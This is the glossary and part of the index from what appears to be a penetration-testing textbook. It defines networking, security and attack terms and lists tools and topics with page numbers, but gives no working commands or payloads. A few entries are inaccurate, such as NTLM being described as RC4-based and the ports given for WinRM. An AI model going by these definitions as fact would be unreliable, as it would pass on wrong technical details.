**memorandum of understanding (MOU)** An MOU is a preliminary document generated prior to penetration testing that has a legal purpose. This document defines the roles and responsibilities of each party, documents any laws or regulations being observed during the interaction, and defines the intent of the two parties to interact for a pentest, but it is not as detailed as an RoE. It is most often used when a client has regulatory requirements or has other government contract requirements.

**Microsoft Remote Procedure Call (MSRPC)** A protocol that allows a remote user to call procedures on a remote system as though they were calling it from the local system.

**mobile device management (MDM)** MDM is a series of tools and policies that allow organizations to monitor, manage, secure, and enforce policies on smart phones and other mobile devices, such as tablets.

**name server (NS)** Name servers contain hostname to IP address mappings for hosts, typically in support of DNS. These servers have various record types that contain information about services, hosts, and other domain-related information.

**National Institute of Standards and Technology (NIST)** NIST is a nonregulatory agency that is part of the U.S. Department of Commerce. In addition to being a physical science laboratory, the organization creates and promotes standards for various scientific fields, including standards for information security and cyber defense.

**National Institute of Standards and Technology Special Publication (NIST SP)** NIST special publications typically contained detailed specifications about special research areas, including best practices and guidance about topics such as information security and cyber defense. Of interest to pentesters are the 800 and 1800 series papers.

**near field communication (NFC)** NFC refers to short-range wireless communication technology commonly found in cell phones, mobile devices, and some forms of access badges.

**Nessus Attack Scripting Language (NASL)** A proprietary language developed by Tenable used to develop Nessus plugins, which contain vulnerability information, remediation details, and the logic to determine the presence of a security weakness.

**NetBIOS Name Service (NBT-NS)** NBT-NS is a fallback name lookup service found on Microsoft Windows systems and often exploited with the Responder tool. This is sent to broadcast domains rather than multicast domains, unlike LLMNR.

**netgroup** A group of users or hosts used for permission checking when permitting remote operations such as mounting file shares, remote logins, remote execution, etc., in Linux and UNIX network domain (e.g., NIS or LDAP) environments.

**Network Access Control (NAC)** Built from the principles of IEEE 802.1x, this controls what devices are allowed to connect to a network by implementing a set of protocols and policies that enforce requirements for authentication during connection to the network, such as posture checking or whitelisting.

**network address translation (NAT)** Enables translation of a private (nonroutable) network address to a public (routable) address.

**Network Basic Input/Output System (NetBIOS)** Helps facilitate the communication of Microsoft applications over a network and provides services such as protocol management, messaging and data transfer, and hostname resolution.

**Network File System (NFS)** NFS is a file system and a protocol that enables network file sharing for \*NIX operating systems.

**Network Time Protocol (NTP)** NTP is a protocol for syncing time across multiple systems.

**New Technology LAN Manager (NTLM)** NTLM is a password algorithm for Microsoft Windows that uses RC4 encryption and supports passwords greater than 14 characters. Network-based authentication versions are NetNTLM and NetNTLMv2, where additional nonces are added to protect the underlying password storage.

**Nmap scripting engine (NSE)** An embedded Lua programming language interpreter that provides features that help automate various tasks such as information discovery and exploitation techniques.

**noncredentialed vulnerability scan** Shows what the attack surface looks like to an untrusted user. Organizations could analyze the results and prioritize where to focus their initial defense tactics.

**nondisclosure agreement (NDA)** A confidentiality agreement that protects a business's competitive advantage by protecting its proprietary information and intellectual property.

**Open Web Application Security Project (OWASP)** The OWASP project (<https://www.owasp.org>) is a nonprofit organization and open-source community effort that produces tools, technologies, methodologies, and documentation related to the field of web application security. OWASP has many well-known publications and resources, such as the OWASP Top Ten, OWASP Testing Guide, the OWASP ZAP Project, DirBuster, and Webgoat.

**open-source intelligence (OSINT)** OSINT refers to any information that can be obtained through legal means using publicly available sources.

**Open-Source Security Testing Methodology Manual (OSSTMM)** OSSTMM is a guide released by ISECOM, which they

describe as a complete pentest methodology designed to assure thorough, legal, consistent, and repeatable testing that can be measured.

**operating system (OS)** An operating system is the kernel and supporting programs that handle disk, memory, process, and other key transactions interacting with hardware. The OS typically has a kernel that does much of the lifting, but also drivers, user-mode programs, and other aspects that are bundled together to make a platform for users or services to use for execution.

**passive information gathering** The process of assessing a target to collect preliminary knowledge about the system, software, network, and people without actively engaging a target or its assets.

### **Password-Based Key Derivation Function 2**

**(PBKDF2)** PBKDF2 is an algorithm used by WPA and WPA2 to help derive the PMK, a shared secret key to protect the handshake.

**Payment Card Industry Data Security Standard (PCI DSS)** PCI-DSS is an industry-enforced standard that defines a series of rules that businesses that process payments using payment cards should follow in order to better secure card data and transactions.

**penetration testing execution standard (PTES)** PTES is a community-driven effort to establish standards for penetration testing that is contributed to by a number of professionals in the pentest consulting community. It was created in an effort to disambiguate what is meant by “pentest” for businesses seeking security testing services. The standard provides best practices for the steps that should typically be taken as part of a pentest, including reporting, intelligence gathering, threat modeling, and vulnerability analysis, and it explains concepts within the scope of exploitation and post-exploitation.

**pentester** A security professional responsible for identifying weaknesses within the security support structure of the organization and simulating attacks that are applicable to the organization's threat profile.

**perimeter barrier (preventative perimeter control)** A physical security protection to help delay an attack or reduce damage to the facility, such as a gate, concrete barrier, or fence.

**persistence** A technique used to maintain an attack presence within a target environment.

**phishing** A fraud technique delivered through e-mail, phone, or text message that is used to obtain sensitive information from the target or to deliver a payload to establish a foothold in a network.

**piggybacking** A type of social engineering where an authorized employee with legitimate access allows the unauthorized individual through a door because he or she appears to be trustworthy.

**pivoting** A lateral movement technique that can allow an attacker to move from host to host using remote access tools such as SSH, Telnet, FTP, RDP and VNC.

**PowerShell (PS)** PowerShell is a Microsoft-created command-line shell, scripting language, and configuration management framework designed to be an automation solution for Windows-based systems.

**preshared key (PSK)** PSK is used as part of an authentication method for WPA-Personal networks. **The PSK (password) can be between 8 and 63 ASCII characters in length**, and is a single shared password used by each endpoint on the wireless network.

**pretexting (pretext)** A false context developed to justify other actions or make them believable to a victim.

**privileged-level access** Used to describe any level of access above and beyond that of an average user (e.g., access that enables one to perform administrative actions).

**programmable logic controller (PLC)** A specialized computer used in industrial automation solutions for the control of manufacturing processes.

**property list (plist)** XML-formatted files stored in binary or text format that provide configuration settings and property data for many kinds of Apple applications.

**protocol** A set of formal rules that describe the functionality of how to send and receive data.

**public key infrastructure (PKI)** PKI houses the certificates, roles, and facilities to support public key encryption. Public key encryption uses private and public keys for encryption, storing the public keys in an easy-to-access place such as a PKI or even on websites. Public keys can be known by anyone and are used to encrypt information for the private key holder; however, these certificates can be revoked, and the PKI tracks revoked certificates as well. Only the person with the private key can decrypt that message. Similarly, if someone signs a message with their private key, holders of the public key can validate that the private key holder signed it. PKI typically uses algorithms like RSA and DSA to generate certificates and sign them.

**race condition** Two separate inputs compete on the basis of time for processing a single target such that the order of processing may produce unexpected or undesirable results.

**radio frequency identification (RFID)** A wireless communication standard that uses radio waves to read data stored on a tag from a distance. This data can then be compared to an authentication database and used as part of an authorization enforcement system.

**rainbow tables** Contain precomputed hash values of a defined length that can be used to speed up the process for offline password cracking.

**reconnaissance (recon)** A preliminary surveillance technique used to gather intelligence about a target organization or its assets (i.e., people, processes, and technology).

**red team assessment** Involves stealth and blended methodologies (i.e., network penetration testing and social engineering) to conduct scenarios of real-world attacks and determine how well an organization would fare given the use of the customer's existing counter-defense and detection capabilities (i.e., what can an attacker do with a certain level of access).

**registers (memory registers)** Memory registers frequently hold pointers that reference memory. For example, the execution instruction pointer (EIP) is a register that stores a pointer to where in memory (the memory address) the current instruction is executing.

**remediation** A process used to fix or resolve an unwanted deficiency. A remediation (remedy) could be a recommended solution (i.e., people, process, technology) to fix a problem.

**remote access trojan (RAT)** RATs are malware that are designed to allow remote access and administrative capabilities to the infected system, but are disguised as other programs.

**Remote Desktop Protocol (RDP)** RDP is a remote administration protocol designed by Microsoft to allow graphical access to Windows systems.

**request for comment (RFC)** An RFC is a numbered publication written by individuals or groups of engineers that typically describes research, protocols, methods, or other innovations with the purpose of soliciting peer review or conveying the information to a broader

audience. RFCs from the Internet Engineering Task Force (IETF) are used to define how TCP/IP should work, for example.

**RFID cloning (badge cloning)** The process of reading a series of bits from one RFID card (or key fob) and writing the same series of bits to another compatible card or replaying it as part of an authentication attempt.

**risk appetite** The level of risk the organization is willing to accept in order to achieve its goals—for instance, risk versus reward.

**root bridge** A feature of the Spanning Tree Protocol (STP) that serves as a reference point for all switches in a spanning tree topology.

**rooting** Using mobile device exploitation to take advantage of a software vulnerability in the Android operating system that enables low-level execution with elevated privileges (i.e., root) and enables the user to make modifications to the operating system that were not necessarily intended by the manufacturer.

**rules of engagement (RoE)** A document that puts into writing the guidelines and constraints regarding the execution of a pentest, most importantly what is and is not authorized for testing.

**scope** Pentesting limitations that can typically be found in the statement of work (SOW) and describe the work activities that are to be completed during the pentest.

**scope creep** Occurs during a pentest when additional tasks or testing activities are added to the project and exceed the original expectations of the statement of work, which can negatively affect the overall schedule or delivery of the final pentest report.

## **Secure/Multipurpose Internet Mail Extensions**

**(S/MIME)** S/MIME is a secure extension for mail that supports encryption and signing of messages using public key encryption.

S/MIME uses typical SMTP servers and communication, but the extensions and mail system capabilities allow users to send encrypted messages using public key encryption, and as long as the material is trusted, users can validate the sender's and the message's authenticity.

**Secure Sockets Layer (SSL)** SSL is a standard technology designed to secure network communications by establishing an encrypted link between the client and server. *See also* Transport Layer Security (TLS).

**security accounts manager (SAM)** A local database file that contains local account settings and password hashes for the host.

**security information and event management (SIEM)** SIEMs are systems that aggregate log and event data and security alerts in a centralized location for correlation and analysis.

**security operations center (SOC)** An SOC is a centralized organizational function designed to handle monitoring, analysis, detection, and response to security events, alerts, and incidents.

**segmentation fault (segfault)** Caused by a software program attempting to read or overwrite a restricted area of memory.

**Server Message Block (SMB)** SMB is a client-server protocol for file and resource sharing over a network.

**service** A software implementation that carries out the formal rules of a protocol for a specific computing platform.

**service level agreement (SLA)** An SLA is a document or contract language that defines measurements for the expectations between the customer and the service provider, as well as terms of what happens if those expectations are not met.

**service principal name (SPN)** Unique identifier of each instance of a Windows service.

**Service Set Identifier (SSID)** Wireless APs manage wireless networks and broadcast a case-sensitive, 32-alphanumeric character SSID to advertise a network's existence. The SSID is the name of the WLAN.

**Session Initiation Protocol (SIP)** SIP is a protocol used for voice, video, and messaging for applications of Internet telephony.

**Set Group ID (SGID)** SGID is a \*NIX file permission that allows a user to execute the file using group permissions other than the normal group permissions of the user account.

**Set User ID (SUID)** SUID is a \*NIX file permission that allows a user to execute a file with the rights of another user.

**shell escape** An attack technique used to escape restricted shells in the Linux or UNIX operating system.

**Short Message Service (SMS)** SMS is technology used for sending and receiving text messages for mobile phones.

**Simple Mail Transfer Protocol (SMTP)** Used for the delivery of electronic mail.

**Simple Network Management Protocol (SNMP)** An application-layer network monitoring protocol, originally defined under RFC 1157, that provides functionality to collect and organize information about devices over the network and make changes to a device's behavior.

**single sign-on (SSO)** Enables users to enter a username and password one time. The authentication and authorization server generates a session that can then be used as a trusted identity for

accessing known applications, depending on the permissions and rights for which the user has been authorized.

**SMS phishing (smishing)** A social engineering technique used to target victims through SMS messages and may use different motivational techniques like scarcity or fear to entice the victim to perform an action, like clicking on a malicious URL within the message.

**software-defined radio (SDR)** SDRs are radio systems whose components have traditionally been implemented in hardware and that implement properties like bandwidth, signal strength, and other radio functions in software or firmware.

**software development kit (SDK)** A set of software tools used by programmers for the development of applications.

**software development lifecycle (SDLC)** A structured process for developing software that is designed to achieve high-quality and cost-effective results. Examples of process components include design, analysis, maintenance, and testing.

**solid-state drive (SSD)** SSDs are storage devices that use flash-based memory for faster performance.

**solid-state hybrid drive (SSHD)** SSHDs are storage devices that have both flash-based storage and the features of a traditional hard drive (a spinning disk and actuator arm). These attempt to enable larger storage capacity with better performance.

**Spanning Tree Protocol (STP)** A layer 2 protocol that runs on network devices such as bridges and switches and helps prevent looping in networks that have redundant paths.

**spear phishing** A social engineering technique that targets a specific set of individuals within a group or an organization to get

individuals to execute a specific action, such as clicking a URL in an e-mail.

**SSL stripping** A man-in-the-middle (MiTM) attack technique used to force the user to connect to an endpoint over plaintext communication. This technique can be used to capture login credentials or other sensitive information that is typically protected when the communication is encrypted.

**stack pointer** A memory register that stores the addresses of the last program request in a stack.

**statement of work (SOW)** Outlines the project-specific work to be executed by a service vendor for an organization.

**static analysis** A debugging method used to examine source code, bytecode, and binaries without execution.

**string operations** Program operations that are used to manipulate string data.

**Structured Query Language (SQL)** SQL is a language for accessing and manipulating databases.

**stumbling** Wireless reconnaissance technique that is used for wireless network discovery and enumeration.

**substitution** Variable substitution occurs when accessing or manipulating the value of a variable (e.g., \$var), such as using variable expansion. An example would be accessing the length of the variable in a shell script using \${#var}.

**supervisory control and data acquisition (SCADA)** SCADA systems are industrial control systems (ICSs) that allow monitoring, logging, and control of remote ICS components such as sensors, PLCs, and others by using human-machine interface (HMI) software.

**switch spoofing** A type of VLAN hopping attack that occurs when an attacker can emulate a valid trunking switch on the network by speaking 802.1Q.

**tactics, techniques, and procedures (TTPs)** TTPs are used to describe the behaviors of an attacker during an attack. An easy way to think of this is to ask three questions: Why did the attacker do this (tactic)? What did the attacker do (technique)? How did the attacker do it (procedure)?

**tailgating** Similar to piggybacking in the sense that an unauthorized person gains access to a restricted area by following an authorized employee with legitimate access; however, the employee did not provide consent and likely has no idea the unauthorized person came through the door.

**target selection** A process by which the assets are selected and is a phase of testing preparation. It involves some degree of discussion or thought (and maybe even research and consent) about what to scope in for testing and what to scope out for testing.

**technical constraints** Technology limitations imposed on a penetration test either by the requirements of the customer being tested or the nature of the test itself. Technical constraints may also exist for customers and create limitations for the implementation of certain technology or mitigation strategies.

**Temporal Key Integrity Protocol (TKIP)** TKIP is symmetric encryption that uses WEP programming and RC4 encryption algorithms and encrypts each data packet with a stronger and unique encryption key. It also uses a cryptographic message integrity check, an IV sequence mechanism that includes hashing, a rekeying mechanism to ensure key generation after 10,000 packets, and a per-packet key-mixing function to increase cryptographic strength. These were designed to add extra protection against social

engineering, replay and injection attacks, weak-key attacks, and forgery attempts.

**threading** Used in computer programs to execute multiple tasks in parallel in order to optimize the speed and efficiency of program execution.

**threat actor** An individual or group that seeks to harm a business or organization and is motivated through financial, personal, or political gain.

**threat modeling** An iterative process that seeks to identify organizational assets, define security profiles, identify and prioritize threats, and determine the appropriate countermeasure to mitigate the risk.

**time to live (TTL)** TTL is a measurement of how many network hops a packet is allowed to traverse before it expires and is discarded by a router. This can also refer to how long DNS cache servers cache query data before making a new query.

**timestomping** A technique used to modify the timestamps of a file or directory to disguise the possibility of compromise.

**Transmission Control Protocol (TCP)** TCP is the stateful transport layer communications protocol used by the Internet.

**Transport Layer Security (TLS)** TLS is the successor to SSL encryption and is designed for encryption and security at the transport layer of communications. TLS is commonly used for HTTPS-based communications.

**Unicode Transformation Format (UTF)** The UTF standard defines character encoding. The most common is UTF-8 using 8-bit characters, but Windows and some other systems use UTF-16, or 16-bit characters. UTF encoding can be converted between

characters for compatible characters, but it primarily provides a reference for defining the character codes across systems.

**uniform resource identifier (URI)** A URI is an RFC for defining resources, which may include things like URLs and uniform resource names (URNs) to identify resources, but may not necessarily define how to access those resources. URIs and URLs are frequently used interchangeably when discussing web, FTP, and other `<protocol>://<location>` formats. As the following example does not include a protocol but it does identify a resource, it is a URI, not a URL: `data:, Foo%20Bar.`

**uniform resource locator (URL)** A URL is a type of a URI that contains information about how to access a specific resource. Typically, a URL includes a protocol, hostname, and filename (e.g., <https://derp.pro/foo.htm>).

**universal system bus (USB)** USB is a standard for cabling, connections, and protocols for communications with peripherals. There are various versions for the protocol that include different features and bandwidths. USB devices have an identifier that is made up of a vendor ID and a product ID that helps systems identify the device.

**User Datagram Protocol (UDP)** UDP is a transport layer protocol that layers on top of IP. It is not connection-oriented and does not guarantee delivery of a packet, which means it has lower overhead but also the potential for packet loss. It is frequently used for streaming data that needs faster delivery time but also is resilient against some data loss.

**user-defined function (UDF)** A way to extend MySQL with a new function that works like a native (built-in) MySQL function such as `CONCAT( )` and can also be used to execute code.

**user-level access** This defines what a typical user within the organization would have access to, such as an account on the network, access to network shares, etc.

**variable** A placeholder in memory that contains a value.

**virtual local area network (VLAN)** A VLAN provides a logical segmentation of a network that may use shared switches, routers, and other infrastructure. This logical segmentation takes place through tagging with technologies like 802.1Q, VTP, or other proprietary protocols. Systems may be aware of their tagged VLAN/VLANs or it may be transparent to them. Systems may also have more than one VLAN on an interface, and various attacks on VLAN configurations and protocols may let a system access VLANs that they were not intended to, known as a VLAN hopping attack.

**virtual machine (VM)** A virtual machine uses virtualized hardware to allow multiple machines to run on a single system. The system running the VMs is known as the host system, and it runs a hypervisor—a program either in user space or kernel space—that manages the virtualization. VMs typically implement a subset of the features of a processor, so not all of the processor features will be enabled, meaning that not all operating systems can be emulated on all systems.

**virtual private network (VPN)** VPNs establish private connections between two networks or a host and a network using IPsec, TLS, or other protocols. VPN is used to extend a host's network to a remote network securely over a public network. VPN server endpoints may support a variety of protocols, and some of them may have additional options, such as ciphers that TLS or SSL VPNs may support, leaving them vulnerable to certain protocol attacks. VPNs can be used to extend a corporate network, mask source IP address for scanning or other attacks, or provide privacy in browsing and research.

**virtual private server (VPS)** Virtual private servers are leased VMs on shared infrastructure that are designed to provide a cheap computing facility to users.

**Voice over Internet Protocol (VoIP)** VoIP facilitates sending phone calls over IP-based networks. Protocols like SIP or RTSP handle signaling for connecting calls and then other protocols are used to send the data packets. VoIP can use TCP or UDP and may be client-to-client or client-server. Popular implementations include Asterisk, an open-source VoIP server.

**voice phishing (vishing)** A social engineering technique using phone calls that is used to extract sensitive information from a target or to perform activities that they would not normally perform, such as resetting the password of an iTunes account that does not actually belong to the caller (pretext) or sending a wire transfer that should not be sent (fraud).

**vulnerability assessment scanner (VAS)** A vulnerability assessment scanner performs active scans against a system or network to identify potential security weaknesses or vulnerabilities. Scanning may be performed in an unauthenticated or authenticated state, with the authenticated methods providing fewer false positives and the unauthenticated scans requiring less overhead and control to scan, but more interactions to eliminate false positives.

**vulnerability mapping** The process of mapping vulnerabilities to potential exploits to help prioritize testing activities in preparation for a pentest.

**wardriving** A tactical process for surveying an area for wireless access points while in a moving vehicle. The goal is preliminary reconnaissance and to pinpoint wireless networks and potential targets in a certain area of interest.

**waterholing** A technique used to infect websites with malicious software (malware) in order to capitalize on a target's or target

group's trust relationship with websites they commonly visit.

**web application firewall (WAF)** A WAF is a detective and protective control that is designed to sit in front of a web server and identify malicious traffic and either alert on it or block it. WAFs are most effective if they are trained to a specific site; otherwise, generic rules may have opportunities for evasion that will still leave certain web applications vulnerable.

**Wi-Fi Protected Access (WPA)** Introduced as the interim replacement for WEP for 802.11 networks and uses a preshared key (PSK) and Temporal Key Integrity Protocol (TKIP) for encryption. WPA2 was later introduced to enhance the 802.11 security standard with the use of the Advanced Encryption Standard (AES).

**Wi-Fi Protected Setup (WPS)** A wireless network security standard designed to allow users to set up secure wireless networks configured to use either WPA or WPA2 and help to reduce the overall complexity of associating additional hosts to the network. Having the added convenience of pushing a button on the back of a wireless router to enable your wireless client to associate with the network via WPS instead of a preshared key (password) may be beneficial to some users.

**Windows Management Instrumentation (WMI)** WMI provides instrumentation to allow users or applications to gather information about the runtime state of local or remote Windows systems. WMI can query aspects such as hardware configurations, users, processes, and other information. WMI also has a subscription model, where certain events can trigger actions.

**Windows Remote Management (WinRM)** Windows Remote Management is designed for remote management of Windows Systems. WinRM can be used from the command line via the `winrs` command or through PowerShell. WinRM uses ports 443 or 5986 on most systems.

**Wired Equivalent Privacy (WEP)** The initial encryption protocol for the 802.11 standard used to protect wireless network communication. As the name suggests, the WEP security standard was used to give wireless users the same level of privacy as plugging in a wired cable to a network switch. WEP uses the RC4 stream cipher for protecting the confidentiality of the data in transit and a CRC-32 checksum for integrity.

**wireless access point (AP or WAP)** A wireless AP is a device that creates a wireless network (WLAN). Typically it connects to a wired network and enables wireless devices to communicate with one another and with the wired network.

**wireless infrastructure mode** The most common configuration in both home and commercial applications. In infrastructure mode, the wireless clients communicate with a central device called a wireless access point (AP) instead of directly communicating with each other, like in ad hoc mode.

---

# INDEX

## A

- access control points, 250
- access controls, weak, 181–182
- access points (APs)
  - interference, 124
  - rogue, 146–147, 392
  - scanning, 133
  - WEP, 128, 137–138
  - wireless, 125
- accesschk.exe command, 302
- accounts
  - credential harvesting, 196–202
  - takeover, 202
- Active Directory (AD) user enumeration, 369–370
- Active Directory Domain Services (AD DS), 90
- active queries with theHarvester, 42
- active reconnaissance
  - defense detection and detection avoidance, 73–78
  - host enumeration, 58–61
  - overview, 58
  - service identification and fingerprinting, 62–68
  - user enumeration, 71–73
  - web content enumeration, 68–71
- activities in Android applications, 221
- AD (Active Directory) user enumeration, 369–370

AD DS (Active Directory Domain Services), [90](#)  
ad hoc wireless networks, [124](#)–[125](#)  
ADB (Android Debug Bridge), [230](#)–[231](#)  
Address Resolution Protocol (ARP)  
    host enumeration, [60](#)–[61](#)  
    poisoning, [92](#)–[93](#)  
    WEP cracking, [136](#)–[139](#)  
administrative controls recommendations, [338](#)–[339](#)  
Advanced Encryption Standard (AES)  
    mobile device hardware, [218](#)  
    passwords, [280](#)  
    WPA, [129](#)  
AFRINIC regional registry, [36](#)  
airbase-ng tool  
    description, [379](#)  
    rogue access points, [147](#)  
aircrack-ng tools  
    tools suite, [379](#)–[380](#)  
    wireless attacks, [133](#)  
    WPA cracking, [143](#)  
airdrop-ng tool, [379](#)  
aireplay-ng tool  
    description, [379](#)  
    WEP cracking, [139](#)  
airgraph-ng tool, [379](#)  
airmon-ng tool  
    description, [379](#)  
    wireless scans, [133](#)  
airodump-ng tool  
    description, [380](#)  
    WEP cracking, [138](#)–[139](#)  
    wireless attacks, [133](#)–[134](#)  
    WPA cracking, [142](#)–[143](#)

AKIA keys, 201  
allowed and disallowed tests, 8  
amplification floods, 106  
AMSI (Antimalware Scan Interface), 78  
analyses  
  code. *See* tools and code analysis  
  packets, 108–109  
  post-engagement activities, 333–337  
  vulnerability. *See* vulnerability scanning and analysis  
  web content enumeration errors, 70–71  
AND operator, 350  
Android Debug Bridge (ADB), 230–231  
Android operating system  
  mobile devices, 220–221  
  SDK tools, 380  
Android Package Kit (APK), 223  
Android Studio, 230  
Android testing  
  API request capturing, 236–238  
  APK and DIVA, 231  
  overview, 230–231  
  static analysis, 231–236  
antennas  
  RFID, 150  
  wireless, 131–132  
Antimalware Scan Interface (AMSI), 78  
antivirus (AV) bypass, 77–78  
Apache Tomcat, 181  
API. *See* application programming interface (API)  
APK (Android Package Kit), 223  
APK Studio tools  
  Android testing, 231–232  
  description, 380

ApkX tools, 380  
APNIC regional registry, 36  
app.provider.query command, 235  
appendices in reports, 332  
Apple Developer Program, 224  
Apple Remote Desktop, 312  
application-layer DoS attacks, 107  
application programming interface (API)  
    command injection attacks, 160–161  
    keys with theHarvester, 42  
    reports, 329–330  
    request capturing, 236–238  
    web content enumeration, 71  
applications, mobile devices, 221–223  
APs. *See* access points (APs)  
ARIN regional registry, 36–38  
arithmetic operators, 350–351  
ARP (Address Resolution Protocol)  
    host enumeration, 60–61  
    poisoning, 92–93  
    WEP cracking, 136–139  
arp command, 60–61  
arrays, 352  
ASIA services, 201  
Assessment and Deployment Kit (ADK), 287  
assets  
    misconfigured, 203–208  
    scope limitations, 7  
    target selection, 19  
asymmetric key encryption, 103  
AT commands, 150  
ATT&CK methodology. *See* MITRE ATT&CK framework  
attack narratives in reports, 327–330

attestations in reports, 333  
audience for reports, 324–325  
auditing  
    accounts, 203  
    cloud policies, 205  
    compliance and configuration, 81  
authenticated scans, 79  
authentication  
    credential harvesting, 196–197  
    recommendations, 338  
authentication and session management attacks  
    brute-force login pages, 173–176  
    session management testing, 176–180  
authority factor in influence, 255  
Automatic Semicolon Insertion (ASI), 363  
automation  
    Bash, 366–368  
    ICSs, 240–241  
autostart folders, 314  
AV (antivirus) bypass, 77–78  
AWS Secrets Manager tool, 212  
az tool, 211

## B

backdoors, 313  
badge cloning, 151, 266  
baseboard management controller (BMC), 240  
Bash shell  
    automation, 366–368  
    Netcat, 365–366  
    overview, 358–360  
    reverse, 365  
    tools, 380–381

basic service set identifiers (BSSIDs), [125](#)  
basic service sets (BSSs), [125](#)  
beacon frames, [126](#)  
Beale, Jay, [208](#)  
BeEF (Browser Exploitation Framework)  
social engineering attacks, [260–264](#)  
tools, [381](#)  
besside-ng tool, [380](#)  
binary analysis in MobSF, [230](#)  
binary searches in blind SQL injection attacks, [164](#)  
biometric controls recommendations, [340](#)  
Black Hills Information Security article for AV attacks, [77](#)  
BLE (Bluetooth Low Energy), [148–149](#)  
blind SQL injection attacks, [163–166](#)  
Blind Testing, [16](#)  
Bloodhound tool  
description, [381](#)  
users and groups, [278](#)  
bluejacking, [150](#)  
bluelog scanner, [149](#)  
Blueprinting process, [149](#)  
Bluesnarfer tool, [150](#)  
Bluesnarfing, [150](#)  
Bluetooth  
attacks, [149–152](#)  
device discovery, [149](#)  
layers, [148](#)  
specifications, [148–149](#)  
Bluetooth Low Energy (BLE), [148–149](#)  
BlueZ protocol stack, [149](#)  
BMC (baseboard management controller), [240](#)  
boolean operators, [349–350](#)  
bottom-line up-front (BLUF) approach for reports, [324](#)

Brakeman tool, 381  
broadcast receivers in Android applications, 221  
broadcast storms, 112–113  
Browser Exploitation Framework (BeEF)  
    social engineering attacks, 260–264  
    tools, 381  
brute-force attacks  
    passwords, 100–101, 144  
    RFID devices, 152  
    web content enumeration, 69  
brute-force login pages, 173–176  
BSSIDs (basic service set identifiers), 125  
BSSs (basic service sets), 125  
bump keys, 266–267  
Bundle container for mobile applications, 223  
Burp Suite tools  
    Burp Repeater, 183  
    Burp Sequencer, 178–180  
    description, 381  
    directory traversals, 186  
    session management, 176  
business use case in recommendations, 337  
bypassing  
    antivirus, 77–78  
    firewalls, 76  
    NAC controls, 114  
    protocol helpers, 77  
    SSL pinning, 228

## C

C# language exploits, 77  
C2 (command and control), 308  
caches in DNS

poisoning, 91–94  
snooping scans, 67

Cain tool, 382

call spoofing tools, 382

caller ID spoofing, 258–259

cap2hccapx utility, 144

CAPEC (Common Attack Pattern Enumeration and Classification), 82, 84, 106

capturing API requests, 236–238

cardholder data (CHD), 3

case statements., 348

CDNs (content delivery networks), 209

Censys search engine

- description, 382
- information gathering, 53–55

Center for Internet Security (CIS), 81

CERT Coordination Center, 82

CERT Vulnerability Reporting Form, 82

certificates

- Censys, 53–54
- mobile devices, 223
- OAuth, 202

CeWL (Custom Word List Generator) tool

- description, 382
- working with, 173–174

cgroups in Docker, 239–240

Challenge-Handshake Authentication Protocol (CHAP), 146

channel hopping in wireless attacks, 133

CHD (cardholder data), 3

CHECK program, 3

chomp function, 351

cics-enum script, 73

CIDR in Perl, 373

CIFS (Common Internet File System) protocol, 116  
CIS (Center for Internet Security), 81  
citrix-enum-apps script, 73  
classes, 356  
cleanup, 342  
clearing command history, 316–317  
client acceptance, 342  
cloning  
    badges, 266  
    RFID devices, 151  
cloud attacks  
    account and privilege, 196–202  
    account takeover, 202  
    cloud-centric, 209–212  
    credential harvesting, 196–197  
    federation, 205  
    identity and access management, 203–205  
    misconfigured assets, 203–208  
    object storage, 205–208  
    overview, 195–196  
    password spraying, 202  
    questions, 213–214  
    review, 213  
CloudBrute tool  
    bucket guesses, 207–208  
    description, 383  
CloudCustodian tool  
    description, 382–383  
    misconfigurations, 205–206  
CME (CrackMapExec) tool, 383  
CNA (CVE Numbering Authority), 82  
Coagula tool, 383  
code

analyses. *See* tools and code analysis  
signing in iOS testing, 224

comma-separated value (CSV) data format, 352–353

command and control (C2), 308

command history, clearing, 316–317

command injection attacks, 158–161

Common Attack Pattern Enumeration and Classification (CAPEC), 82, 84, 106

Common Findings Database, 337

Common Internet File System (CIFS) protocol, 116

common ports, 63–64

common protocols, 63–64

common themes, 340–341

Common Vulnerabilities and Exposures (CVE), 82–83

Common Vulnerability Scoring System (CVSS), 80, 82–83, 334

Common Weakness Enumeration (CWE), 83–84

communication

- planning, 25–26
- professionalism in, 27–28

communication infrastructure in SCADA systems, 241

compliance

- auditing, 81
- concepts, 2–3

compliance-based testing, 3

computers, enumerating, 369–370

conclusions in reports, 331

conditionals, 348–349

confidentiality, 2

configuration

- auditing, 81
- insecure, 180–187

misconfigurations, 205–206

weaknesses in NAC controls, 114

containerization  
  cloud attacks, 208  
  containerized systems, 239–240  
content delivery networks (CDNs), 209  
content providers in Android applications, 221  
contract review  
  expectation setting and SLAs, 25  
  limitations, 25  
  overview, 23–24  
  time management, 24  
contracting officers, contract review by, 24  
contracts and documentation  
  master services agreements, 9  
  nondisclosure agreements, 9  
  overview, 8–9  
  permission to test, 10  
  rules of engagement, 10  
  statements of work, 9–10  
control frames, 126  
cookies in session management, 177–178  
copy-on-write (COW), 289  
Covenant tool, 383  
covering tracks  
  command history, 316–317  
  file deletion, 319  
  overview, 316  
  timestomping, 317–319  
covert channels  
  command and control, 308  
  overview, 305–306  
  shell types, 308  
  SSH tunneling, 306–308  
COW (copy-on-write), 289

cowpatty command, 144  
cpassword values, 280  
CrackMapExec (CME) tool, 383  
crawling, 68  
credential access  
    cloud attacks, 196–197  
    Group Policy Preferences, 279–281  
    Local Security Authority, 284–285  
    overview, 279  
    Security Accounts Manager, 281–284  
    service principal names and Kerberoasting, 286–287  
    unattended installations, 287  
Credential Security Support Provider (CredSSP) Protocol, 312  
credentialed scanning, 79–81  
creds command, 277  
CREST certification, 3  
criminal activity, 28  
crontab command, 315  
cross-domain files, 70  
cross-site request forgery (CSRF)  
    injection attacks, 171–172  
    log injection, 109  
cross-site scripting (XSS)  
    injection attacks, 169–171  
    log injection, 109  
crypt function, 104  
Crystal Box testing, 16  
CSRF (cross-site request forgery)  
    injection attacks, 171–172  
    log injection, 109  
CSV (comma-separated value) data format, 352–353  
Custom Word List Generator (CeWL) tool  
    description, 382

working with, 173–174  
CVE (Common Vulnerabilities and Exposures), 82–83  
CVE Numbering Authority (CNA), 82  
CVSS (Common Vulnerability Scoring System), 80, 82–83, 334  
CWE (Common Weakness Enumeration), 83–84  
Cyber Kill Chain method, 11–12  
CyberArk tool, 212  
Cybersecurity Framework, 14  
Cydia Impactor tool, 224–225  
Cydia Package Manager, 225

## D

daemons  
description, 90  
persistence, 316  
Damn Vulnerable Web Application (DVWA), 173  
dashboards  
IAM, 204–205  
recon-ng, 41–42  
Data container for mobile applications, 223  
Data Encryption Standard (DES), 104  
data exfiltration  
alternative protocols, 309  
